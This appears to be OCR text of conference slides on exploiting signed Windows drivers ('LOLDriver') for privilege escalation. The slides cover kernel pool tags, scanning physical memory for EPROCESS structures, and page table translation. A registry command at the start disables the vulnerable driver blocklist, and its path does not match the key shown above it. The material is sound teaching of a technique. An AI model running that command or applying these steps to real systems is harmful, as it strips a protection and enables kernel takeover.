

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CI\Config]
"VulnerableDriverBlocklistEnable"=dword:00000000
```

or

```
reg add HKLM\SYSTEM\CurrentControlSet\CI\Config /v "VulnerableDriverBlocklistEnable" /t REG_DWORD /d 0 /f
```

Physical Memory vs Virtual Memory

Physical Memory vs Virtual Memory



Cached Pages

Let’s start breaking down exploitation tactics…

The Kernel Pool

Welcome to the Pool Party – Kernel Pool Explained

Kernel Pool Allocation Functions:

ExAllocatePool()
ExAllocatePool2()
ExAllocatePool3()
ExAllocatePoolWithTag()
ExAllocatePoolWithQuotaTag()
ExAllocatePoolWithTagPriority()
+ more…

Kernel Pool Allocations are made with an associated ‘tag’ that is either provided or generated depending on which API is utilized

Kernel Pool Allocation with ‘tags’:

Example Allocation with ‘abcd’ tag header:

C++ Copy

```
// Old code
PVOID Allocation = ExAllocatePoolWithTag(PagedPool, 100, 'abcd');
RtlZeroMemory(Allocation, 100);

// New code
PVOID Allocation = ExAllocatePool2(POOL_FLAG_PAGED, 100, 'abcd');
```

LOLDriver Exploitation
Physical Memory Mayhem


Example Kernel Pool Allocation for Windows TOKEN with 'tag':

```
00000970  15 04 69 03 54 6F 6B 65 00 00 00 00 00 00 00 00  ..i.Toke........
00000980  00 10 00 00 2C 06 00 00 78 00 00 00 00 00 00 00  ....,...x.......
00000990  40 0D 66 15 02 F8 FF FF 00 00 00 00 00 00 00 00  @.f..øÿÿ........
000009A0  01 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  ................
000009B0  00 00 00 00 00 00 00 00 30 00 08 02 00 00 00 00  ........0.......
000009C0  40 0D 66 15 02 F8 FF FF 2D 28 26 5D 09 83 FF FF  @.f..øÿÿ-(&].ƒÿÿ
000009D0  55 73 65 72 33 32 20 00 E4 05 04 00 00 00 00 00  User32 .ä.......
000009E0  88 70 04 00 00 00 00 00 9B 06 04 00 00 00 00 00  ˆp......›.......
000009F0  00 00 00 00 00 00 00 00 FF FF FF FF FF FF FF 7F  ........ÿÿÿÿÿÿÿ.
00000A00  30 6D D3 26 0B CB FF FF F5 06 04 00 00 00 00 00  0mÓ&.Ëÿÿõ.......
00000A10  00 00 88 02 06 00 00 00 00 00 80 00 00 00 00 00  ..ˆ.......€.....
00000A20  00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00  ..€.............
00000A30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000A40  00 00 00 00 00 00 01 00 01 00 00 00 0D 00 00 00  ................
00000A50  00 00 00 00 9C 01 00 00 00 10 00 00 00 00 00 00  ....œ...........
```

Note: There are tens of thousands of different Pool Tag's for various Windows Objects – Everything's got its own memory allocation tag type!


The Kernel Pool Exploitation
‘Proc’ Pool Scanning Technique

EPROCESS and the ‘Proc’ Pool Header



LOLDriver Exploitation
Physical Memory Mayhem

EPROCESS and the **'Proc'** Pool Header – Preceeds **EPROCESS** structures



Kernel Memory Pools and the ‘Proc’ Pool Header…

- Pool Headers are allocated on 0x10 offsets
- The tag is located 4 bytes in

EPROCESS Structure Scanning Pseudocode:

```
For (i=0; I < 0x2000000; I += 0x10) {
        if ( memcmp( (buffer+i+4), “Proc”) == 0 ) {
                // found proc pool header – print info
        }
}
```

LOLDriver Exploitation
Physical Memory Mayhem


Scanning for **'Proc'** pool headers (EPROCESS structures)

```
47   1.25631309   Found EPROCESS!!! address: 0x2340509e
48   1.25631404                        name: wininit.exe
49   1.25663257   found Proc tag! @ phys: 0xa6cd000  virt:
50   1.25663757   Found EPROCESS!!! address: 0x2340d09e
51   1.25663841                        name: csrss.exe
52   1.26040530   found Proc tag! @ phys: 0xa729000  virt:
53   1.26040995   Found EPROCESS!!! address: 0x2340909e
54   1.26041079                        name: winlogon.exe
55   1.26171577   found Proc tag! @ phys: 0xa74a000  virt:
56   1.26172054   Found EPROCESS!!! address: 0x2340a09e
57   1.26172125                        name: services.exe
58   1.26397145   found Proc tag! @ phys: 0xa784000  virt:
59   1.26397610   Found EPROCESS!!! address: 0x2340409e
60   1.26397681                        name:
61   1.26699054   found Proc tag! @ phys: 0xa7d2000  virt:
62   1.26699519   Found EPROCESS!!! address: 0x2340215e
63   1.26699603                        name: fontdrvhost.ex
64   1.26707315   found Proc tag! @ phys: 0xa7d4000  virt:
65   1.26707768   Found EPROCESS!!! address: 0x2340715e
66   1.26707852                        name: fontdrvhost.ex
67   1.26716292   found Proc tag! @ phys: 0xa7d6000  virt:
68   1.26716745   Found EPROCESS!!! address: 0x2340625e
69   1.26716816                        name: svchost.exe
```

DEMO!

PML4 Page Tables

Exploiting Windows Signed Drivers for PrivEsc




LOLDriver Exploitation
Physical Memory Mayhem


4 Level Page Translation (4k page)

PML4E_Offset = (ADDR >>**39**) & 0x1FF
PDPE_Offset = (ADDR >>**30**) & 0x1FF
PDE_Offset = (ADDR >>**21**) & 0x1FF
PT_OFFset (ADDR >>**12**) & 0x1FF

PysAddr_Offset = 0x1FFFFFFF



4 Level Page Translation (4k page)



UINT64 **PML4E** = **CR3** + (((**address_to_lookup >> 39)** & 0x1ff) * sizeof(DWORD64));

UINT64 **PDPE** = (read_UINT64_from_4k_page_phys_memory((PUINT64)**PML4E**) **&** 0x00FFFFFFFFFF000) + (((**address_to_lookup >> 30)** & 0x1ff) * sizeof(DWORD64));

UINT64 **PDT** = (read_UINT64_from_4k_page_phys_memory((PUINT64)**PDPE**) **&** 0x00FFFFFFFFFF000) + (((**address_to_lookup >> 21)** & 0x1ff) * sizeof(DWORD64));

UINT64 **PT** = (read_UINT64_from_4k_page_phys_memory((PUINT64)**PDT**) **&** 0x00FFFFFFFFFF000) + (((**address_to_lookup >> 12)** & 0x1ff) * sizeof(DWORD64));

